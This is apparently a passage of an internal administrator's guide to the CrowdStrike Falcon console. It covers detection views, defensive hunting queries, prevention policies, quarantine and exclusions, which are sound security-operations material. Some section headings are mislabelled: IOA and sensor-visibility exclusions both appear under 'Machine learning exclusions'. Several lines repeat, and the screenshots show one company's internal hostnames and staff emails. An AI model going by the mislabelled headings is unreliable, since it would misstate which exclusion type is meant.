


The screenshot shows the Falcon interface with the 'Detections' page open. On the left, a tree diagram visualizes the detection flow from a starting point like 'Custom Intelligence' through various processes such as 'systemd', 'gnome-terminal-server', and 'bash' down to a final process 'sudo'. On the right, an 'Execution Details' panel is displayed for the 'sudo' process. It includes fields for DETECT TIME (Apr. 7, 2022 19:47:27), FIRST BEHAVIOR (Apr. 7, 2022 19:47:27), MOST RECENT BEHAVIOR (Apr. 7, 2022 19:47:28), HOSTNAME (nd-blr-biswarupd), HOST TYPE (Server), USER NAME (0), and SEVERITY (Medium). The panel also lists TACTIC & TECHNIQUE (Custom Intelligence via Indicator of Compromise), TECHNIQUE ID (CST0005), and IOA NAME (CustomIOCHash). A note at the bottom states: 'A SHA256 hash matched a Custom Intelligence Indicator (Custom IOC)'.

- You can also see what prevention actions Falcon took, plus get details about the commands, executables, and files involved. By default, Execution Details displays information about the final process in the detection.

## 11.2 Process Views


- Falcon provides three process views to help you visualize a detection.
- Click the  Full Detections details icon in any detection row to expose the View as drop-down menu in the Detections page's upper right corner.




The screenshot shows the Falcon interface with the 'Detections' page open. A red box highlights the 'Full detection details' dropdown menu, which is overlaid on the main detections table. The menu has two options: 'ASSIGNED TO Unassigned' and 'ASSIGNED TO Unassigned'. The second option is highlighted with a black background and white text. The main detections table below shows three rows of data, each with a 'Tactic & Technique' column, a 'DETECT TIME' column (e.g., May 13, 2020 16:37:13), and a 'HOST' column (e.g., Sample-Detect-3, Sample-Detect-2, Sample-Detect-1).

### 11.3 Viewing Options


Further above you can switch to other viewing options from the View as dropdown. Select View as Process Tree, View as Process Table, or View as Process.



- After you have reviewed the detection, you can optionally change its status. Click on New to update it.



- A dialogue window will open. Change the status and click Update. Also assign to yourself or user who will handle detection.



## 12 Hunting and Investigation


### 12.1 Introduction

The Hunting Guide for Windows teaches you how to hunt for adversaries, suspicious activities, suspicious processes, and vulnerabilities on the Windows platform using Falcon.

Falcon contains a suite of powerful search tools that allow you to analyze, explore, and hunt for suspicious or malicious activity in your environment. These tools include the pre-made search dashboards in the various Falcon apps as well as the ability to run custom queries on the Events Search page in the Investigate App. This guide focuses mainly on using custom queries to hunt, but will also direct you to use Falcon's pre-made dashboards when it makes most sense.

### 12.2 Hunting with Falcon

Hunting with Falcon is straightforward. By using either the pre-made dashboards and reports or by using custom queries on the Events Search page, you can search for specific events and data points across one, several, or all hosts running the Falcon sensor in your environment. The data returned in an Events Search query is from the last 30 days of sensor activity, though most of the queries you run will need to be narrowed down to a smaller timeframe so that results are usable. You then use your search results to understand and evaluate security events happening in your environment.



The screenshot shows the Falcon UI search interface. At the top, there's a navigation bar with icons for search, investigate, and activity, followed by a search bar labeled "Search". Below the search bar is a menu bar with options like SEARCH, ACTIVITY, HUNT, TIMELINE, VISIBILITY REPORTS, SENSORS, AUDIT, VULNERABILITIES, CUSTOM ALERTS, and UIPATH. On the right side of the header, there are notifications, user profile, and other UI elements. The main area is titled "Search History" and contains a table with three rows of search queries. Each row includes a "Search" button, an "Actions" column with "Add to Search" links, and a "Last Run" column showing dates and times.

Search	Actions	Last Run
> index=main eventtype=eam sourcetype IN ("ProcessRollup2*", "SyntheticProcessRollup2*") cid=* SHA256HashData=eb2bfa9feb4524302b4f7af726dc352e5eaed30cbaea4d...	Add to Search	Wed Apr 06 2022 12:23:46
index=main eventtype=eam sourcetype IN ("ProcessRollup2*", "SyntheticProcessRollup2*") cid=* MD5HashData=70fe7fcf168c98250b85837280741e5e	Add to Search	Thu Dec 30 2021 23:13:06
tegrarm_v2	Add to Search	Thu Oct 07 2021 12:09:27

All queries in Falcon are powered by the Splunk query language. To learn more about Splunk and Splunk syntax, we recommend that you read the [Official Splunk Documentation](#) and the [Splunk Enterprise Quick Reference Guide](#).

Let's start with a simple example.

Show me a list of processes that executed from the Recycle Bin for a specific AID  
`aid=my-aid ImageFileName=*$Recycle.Bin* event_simpleName=ProcessRollup2 | stats values(name) values(MD5HashData) values(ComputerName) values(ImageFileName) count by aid`

In the example above, you should provide an "agent ID" (or "AID" for short), which is a unique ID given to each Falcon sensor. Adding the AID to the query limits the scope of your query to the sensor with that AID and greatly reduces the time and computational cost of your search.

Thus, the above query might end up looking like this:

```
aid="a9e3b67c7883497f6d18fdd1517b177d" ImageFileName=*$Recycle.Bin*
event_simpleName=ProcessRollup2 | stats values(name) values(MD5HashData) values(ComputerName)
values(ImageFileName) count by aid
```

Using the AID in this fashion is just one way to drill down to a specific host. You can also use host name (ComputerName="foo") in the same fashion.

This is just one example but shows how specificity matters greatly when writing Splunk queries. The more specific you can be when writing a query, the fewer results you will have to sort through and the faster the query will run.

Let's see how a simple query can be made more useful for you with a few simple modifications. Below is an example query that returns a large amount of data and takes a long time to run. This query returns a list of [SuspiciousDnsRequest](#) events, the domains to which the requests were made, the host names from which the requests were made, and the number of times the requests were made:

```
event_simpleName=SuspiciousDnsRequest | stats values(ComputerName) count by DomainName
```

The amount of results returned by this query and the time that it takes to run make this query difficult to work with. We can fix both of this by making our query more specific.

Let's start reducing the number of results by limiting the query to a single AID, which would return a list of SuspiciousDnsRequest events that occurred on the host running the Falcon sensor with that particular AID:

```
aid="a9e3b67c7883497f6d18fdd1517b177d" event_simpleName=SuspiciousDnsRequest | stats values(ComputerName) count by DomainName
```

Next, we can further reduce our results list by specifying a timeframe. Instead of searching across 30 days of data, let's search for instances of this event in the last 24 hours using the "earliest" and "latest" keywords:

```
aid="a9e3b67c7883497f6d18fdd1517b177d" event_simpleName=SuspiciousDnsRequest earliest=-24h latest=now | stats values(ComputerName) count by DomainName
```

We also know that often times requests made only once or twice instead of dozens of times are often more likely to be suspicious. We can limit our results to a specific number of suspicious requests. In this example, we'll say that we only want to see domains to which fewer than three suspicious requests were made. We can do this by adding the event count condition:

```
aid="a9e3b67c7883497f6d18fdd1517b177d" event_simpleName=SuspiciousDnsRequest earliest=-24h latest=now | stats values(ComputerName) count by DomainName | where count <3
```

Alternatively, we could reduce the number of results further by returning only the top 20 or bottom 20 results based on the number of requests made:

```
aid="a9e3b67c7883497f6d18fdd1517b177d" event_simpleName=SuspiciousDnsRequest earliest=-24h latest=now | stats values(ComputerName) count by DomainName | head 20
```

Bottom 20 results:

```
aid="a9e3b67c7883497f6d18fdd1517b177d" event_simpleName=SuspiciousDnsRequest earliest=-24h latest=now | stats values(ComputerName) count by DomainName | tail 20
```

It should also be noted that the Events Search and Splunk handle special character escaping differently. For example, if you wanted to enter the path \system32\config\, you would traditionally write it and escape the backslashes like so:

```
\\\system32\\\config\\
```

However, in the Events Search, this should be written as:

```
\\\\\\system32\\\\\\config\\\\\\
```

This is particularly important when your search includes regex syntax.

By adding a timeframe, applying limits and filters, and escaping our searches properly, we can easily reduce the results list of our Splunk query to a useful, manageable amount of information. This decreases the time and complexity of hunting adversaries in your environment.

### 12.3 Filter out benign data

Hunting with Falcon is all about obtaining meaningful data. Thus, for every query you run, you will most likely want to filter out data that you know is unnecessary. Unnecessary data could be data that is irrelevant to what you are searching for or it could simply be data that you know is benign.

For example, let's say you are hunting suspicious registry changes.

`aid=my-aid event_simpleName=ASEP* | table timestamp ComputerName RegObjectName | sort - by timestamp`

We can make this more meaningful by filtering out a registry object that we know to be benign using the "does not equal" syntax ("!="). This reduces the amount of results we get and speeds up the time it takes to run the query.

`aid=my-aid event_simpleName=ASEP* RegObjectName!="Value" | table timestamp ComputerName RegObjectName | sort - by timestamp`


## 12.4 Use the built-in workflows

The Events Search page has built-in workflows that enable you to quickly and easily run pre-made queries on your search results with the click of a button. This allows you to run powerful queries without writing a single line of Splunk syntax.

To see how this works, we'll run the following example query. This query returns a list of all versions of Microsoft Word that are running on my hosts (removing duplicate entries by `ImageFileName` and `ComputerName`).

`(event_simpleName=ProcessRollup* OR event_simpleName=ImageHash) FileName=WinWord.exe | dedup ImageFileName ComputerName`

This query gives us the following results.




The screenshot shows the Splunk Events Search interface with the following details:

- Search Bar:** (event\_simpleName=ProcessRollup\* OR event\_simpleName=ImageHash) FileName=WinWord.exe | dedup ImageFileName ComputerName
- Time Range:** Last 3 days
- Event Count:** 5 events (11/12/16 9:00:00.000 PM to 11/15/16 9:58:13.000 PM)
- Event Types:** Events (5), Patterns, Statistics, Visualization
- Formatting:** Formatted Timeline, Zoom Out, Zoom to Selection, Deselected
- Grid View:** 1 hour per column
- Table View:**

Time	Event
1 11/15/16 6:54:23.967 PM	{ [-] authenticationId: 4afc AuthenticationId_decimal: 307148 CallstackModuleNames: CommandLine: "C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE" -Embedding ConfigurationId: 1007.3.0004515.1 ImageFileName: MicrosoftOfficeWordDiskVolume1\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE ImageSubsystem: 2 ImageSubsystem_decimal: 2 IntegrityLevel: 1 IntegerLevel_decimal: 12288 MD5HashData: 10f7f80c102acaee694e50bb3cf5d07 ParentProcessId: 100960736 ParentProcessId_decimal: 430479942 ProcessId: 788 ProcessEndTime_decimal: 0 ProcessEndTime_readable: 1601-01-01T00:00:00.000Z ProcessStartTime_decimal: 1521771600000000000 ProcessStartTime_readable: 2016-11-15T18:54:22.786Z ProcessStartTimeTime_readable: 2016-11-15T18:54:22.786Z RamProcessId: 788 RamProcessId_decimal: 1008 SHA1HashData: 572720040de1fffa491db1e1effc36e3ab4f9 SHA256HashData: b38ee229dc9ae5d2b93c9131af2f317b4241f40097851057361725788958d SourceProcessId: 100960736 SourceProcessId_decimal: 430479942 SourceThreadId: 1333075724 SourceThreadId_decimal: 1333075724 TargetProcessId: 300c81909 TargetProcessId_decimal: 12898015497 UserSid: 5-1-5-21-3672079415-4244094472-1286533832-1198

In the screenshot above, we see the raw JSON from a ProcessRollup2 event in our search results.

Let's say we now want to see the event associated with the process that spawned this event (the "parent process"). We could write a brand-new query. Or, we could use the built-in workflows. Simply click Event Actions below the raw JSON to access the workflow menu for the event:



Note the number of workflows that are built in. This list will vary depending on the event.

## 12.5 Hunting queries

Please visit below link to get predefined hunting queries. You can hunt start from suspicious process,  
Phishing attacks to finding anomaly, behaviour and exploits.

[Hunting queries link.](#)

# 13 Detection and prevention policy

Use Prevention Policies to manage the activity that will trigger detections and preventions on your hosts, which you'll monitor in the Activity app. Policies are assigned to hosts within Host Groups. The available prevention settings vary by platform.

## 13.1 Creating a prevention policy

You can have a total of 100 custom policies.

- Go to Configuration > Prevention Policies.
- Click Create new policy.
- Enter a platform, policy name, and description. Accepted characters: a-z, A-Z, 0-9, -, \_, :, ;, ., !, and spaces
- Click Create Policy.
- Enable or disable individual prevention settings on the Settings tab.
  - Click a row of policy settings to manage individual preventions within that category.
  - Click Enable All to enable all preventions in that category
- To save your prevention settings, click Save, then click Confirm
- To enable the policy, click Enable. Click Enable Policy to confirm.

## 13.2 Assigning a prevention policy to a host group

- Go to Configuration > Prevention Policies.
- Find the policy you want to assign to a host group and click Edit Policy on the far right.
- Go to the Assigned Host Groups tab.
- Click Add groups to policy in the upper right.
- Select one or more groups
- Click Add Groups to Policy.

After you assign a host group to a policy, that host group will no longer appear in the list of available groups.

## 13.3 Disabling a prevention policy

You can temporarily suspend a policy by disabling it. When you disable a policy, the policy stops affecting online hosts. When any offline hosts come back online, the cloud disables the policy on those hosts.

- Go to Configuration > Prevention Policies.
- Near the policy you want to disable, click Edit Policy.
- On the Settings tab, click Disable.
- On the Settings tab, click Disable.

## 13.4 Deleting a prevention policy


You can permanently remove a policy by deleting it. You must disable the policy before you can delete it.

- On the Settings tab, click Disable.
- Near the policy you want to delete, click Edit Policy.
- On the settings tab, click Delete.
- Click Delete policy

## 13.5 Verifying active policy

To ensure that the proper settings are applied to your hosts, check a group or host to verify the active policy.

Show a group's policy precedence by going to Hosts > Groups and selecting the group's row.




GROUP NAME	HOSTS	GROUP TYPE	CREATED BY
Linux - Test	1	Static by hostna...	ramamurthy.kakaraparthi@netrady...
Mac Machines	0	Dynamic	chethan.gangaraju@netradyne.co...
Sandbox	1	Static by hostna...	prathamesh.padoskar@netradyne....
Ubuntu Machines	152	Dynamic	chethan.gangaraju@netradyne.co...
Windows Machines	0	Dynamic	chethan.gangaraju@netradyne.co...

LOAD MORE

Alternatively, you can view a host's applied policies by searching for it in Hosts > Host

Management. The active policies are listed in the columns to the right.



The screenshot shows the Falcon Host Management interface. On the left, there's a table listing hosts with columns for Host ID, Last Seen, First Seen, OS Type, OU, Prevention Policy, Response Policy, Sensor, Configuration, Security Score, and Group. Three hosts are listed: ND-BL..., ND-BL..., and ND-BL... (with ellipses). The third host is selected. On the right, two modal windows are open: 'Prevention Policy Info' and 'Response Policy Info'. The 'Prevention Policy Info' window shows a policy named 'Linux\_Protection\_Policy' applied on Mar. 10, 2022, at 12:23:38. The 'Response Policy Info' window is partially visible below it.

## 13.6 Quarantined files

On Windows and Mac hosts, the Falcon sensor can quarantine suspicious files based on your prevention policies. When the Falcon sensor detects a suspicious file attempting to run, the file is encoded, renamed, and moved into a quarantine directory on its host.

To use quarantining, you first enable it using a prevention policy. You can review and take action on quarantined files when monitoring detections.

- File location: Quarantined files are placed in a compressed file on the host in the quarantine directory:
  - Windows hosts: \Windows\System32\Drivers\CrowdStrike\Quarantine
  - Mac hosts: /Library/Application Support/CrowdStrike/Falcon/Quarantine
- File size: Files larger than 32MB are not quarantined.
- File retention:
  - Quarantined files are deleted from the host after 30 days. You can release files to prevent them from being deleted.
  - Quarantined files are deleted from the CrowdStrike cloud after 90 days.
- Quarantined files are deleted from the CrowdStrike cloud after 90 days.
- Prevention policies: If you disable the quarantining prevention policy on a host, no further files will be quarantined on that host. Any files that were previously quarantined remain quarantined.
- Uninstallation: If you uninstall the sensor, the quarantined files are deleted during uninstallation.
- Do not use quarantining on a host that uses other antivirus software. Unexpected behavior can result if multiple pieces of software attempt to quarantine the same file.
- Quarantining does not apply to the following:
  - Exploit Mitigation
  - Ransomware
  - Exploit Behavior
  - Lateral Movement on Credential access

## 13.7 Enabling quarantine

Enable or configure quarantining on hosts using prevention policies.

- Find the host's prevention policy in Configuration > Prevention Policies.
- Find the entry with a type of Next-Gen Antivirus and a category of Quarantine. Click Enable All.

## 14 Custom setting and configuration

### 14.1 Exclusions

If Falcon is showing detections that you don't want to see, or is preventing activity that you want to allow, you can create exclusions to quiet detections for known file paths and allow trusted processes to run.

Occasionally, Falcon might detect or prevent activity that you expect and allow in your environment. By creating exclusions, you can stop seeing detections that you don't want to see, and allow processes that would otherwise be prevented. The exclusions that you create effectively form an allowlist that explicitly defines your organization's known trusted activity.

You can create these types of exclusions:

Exclusion Type	Description	Events Logged?
Machine learning (ML) exclusion	For trusted file paths, stop all ML-based detections and preventions, or stop files from being uploaded to the CrowdStrike cloud.	Yes
Indicator of attack (IOA) exclusion	Stop all behavioral detections and preventions for an IOA that's based on a CrowdStrike-generated detection.	Yes
Sensor visibility exclusion	For trusted file paths that you want to exclude from sensor monitoring, minimize sensor event collection, and stop all associated detections and preventions.  Use sensor visibility exclusions with extreme caution. Potential attacks and malware associated with excluded files will not be recorded, detected, or prevented.	Most events are not logged

#### 14.1.1 Machine learning exclusions

For trusted file paths, reduce false-positive detections by creating machine learning exclusions. Define patterns to exclude files from detections or preventions derived from machine learning techniques:

- Stop static file-based detections and preventions, through ML-based techniques or custom hash blocklists
- Stop file uploads to the CrowdStrike cloud

A machine learning exclusion has three configurable parts:

- An exclusion pattern that defines a file path, name, or extension. Exclusion patterns are written in glob syntax.
- An exclusion type that defines the type of activity that you want to exclude. Choose one or both exclusion types:
  - Detect/Prevent
  - Upload Files to CrowdStrike
- A set of hosts that the exclusion applies to. Choose all hosts or select specific host groups.

### 14.1.2 Machine learning exclusions

Reduce false-positive detection alerts from IOAs by creating exclusions that stop behavioral IOA detections and preventions. You can create an IOA exclusion directly from a CrowdStrike-generated detection, or by duplicating and then modifying an existing IOA exclusion.

Most types of IOA detections can be excluded through the Falcon console. However, some types of detections (OverWatch detections, custom IOA detections, and some others) cannot be excluded.

#### Considerations for IOA Exclusions

IOA exclusions are created from within a detection, or by duplicating and then modifying an existing IOA exclusion.

You can exclude most types of IOA detections. However, the following types of detections cannot be excluded:

- OverWatch detections: For assistance with OverWatch detections, contact Support
- Custom IOA detections: To adjust these detections, modify the custom IOA instead
- Forced Address Space Layout Randomization (ASLR) bypass preventions
- Forced Data Execution Protection (DEP) preventions
- Heap Spray Preallocation preventions
- A small set of internal detection types

The Falcon console indicates whether you can exclude a specific IOA detection. If you want to exclude a detection that Falcon indicates cannot be excluded, open a Support case.

### 14.1.3 Machine learning exclusions

For trusted file paths that you want to exclude from sensor monitoring, sensor visibility exclusions minimize sensor event collection, and stop all associated detections and preventions.

Use sensor visibility exclusions with extreme caution. Potential attacks and malware associated with excluded files will not be recorded, detected, or prevented.

The most common reason to create a sensor visibility exclusion is to improve endpoint performance at the excluded file paths, where sensor event data collection might interfere with highly resource-sensitive tasks. When planning and configuring sensor visibility exclusions, balance performance and security considerations. We recommend using sensor visibility exclusions only on hosts for which the sensor's performance overhead without exclusions is unacceptable, and we recommend choosing excluded paths with care.

#### Considerations for sensor visibility exclusions

Use sensor visibility exclusions with extreme caution. If you create a sensor visibility exclusion for a file path, Falcon won't record all events, won't report any detections, and won't perform any prevention actions. This means that you won't have visibility into potential attacks or malware related to that file path.

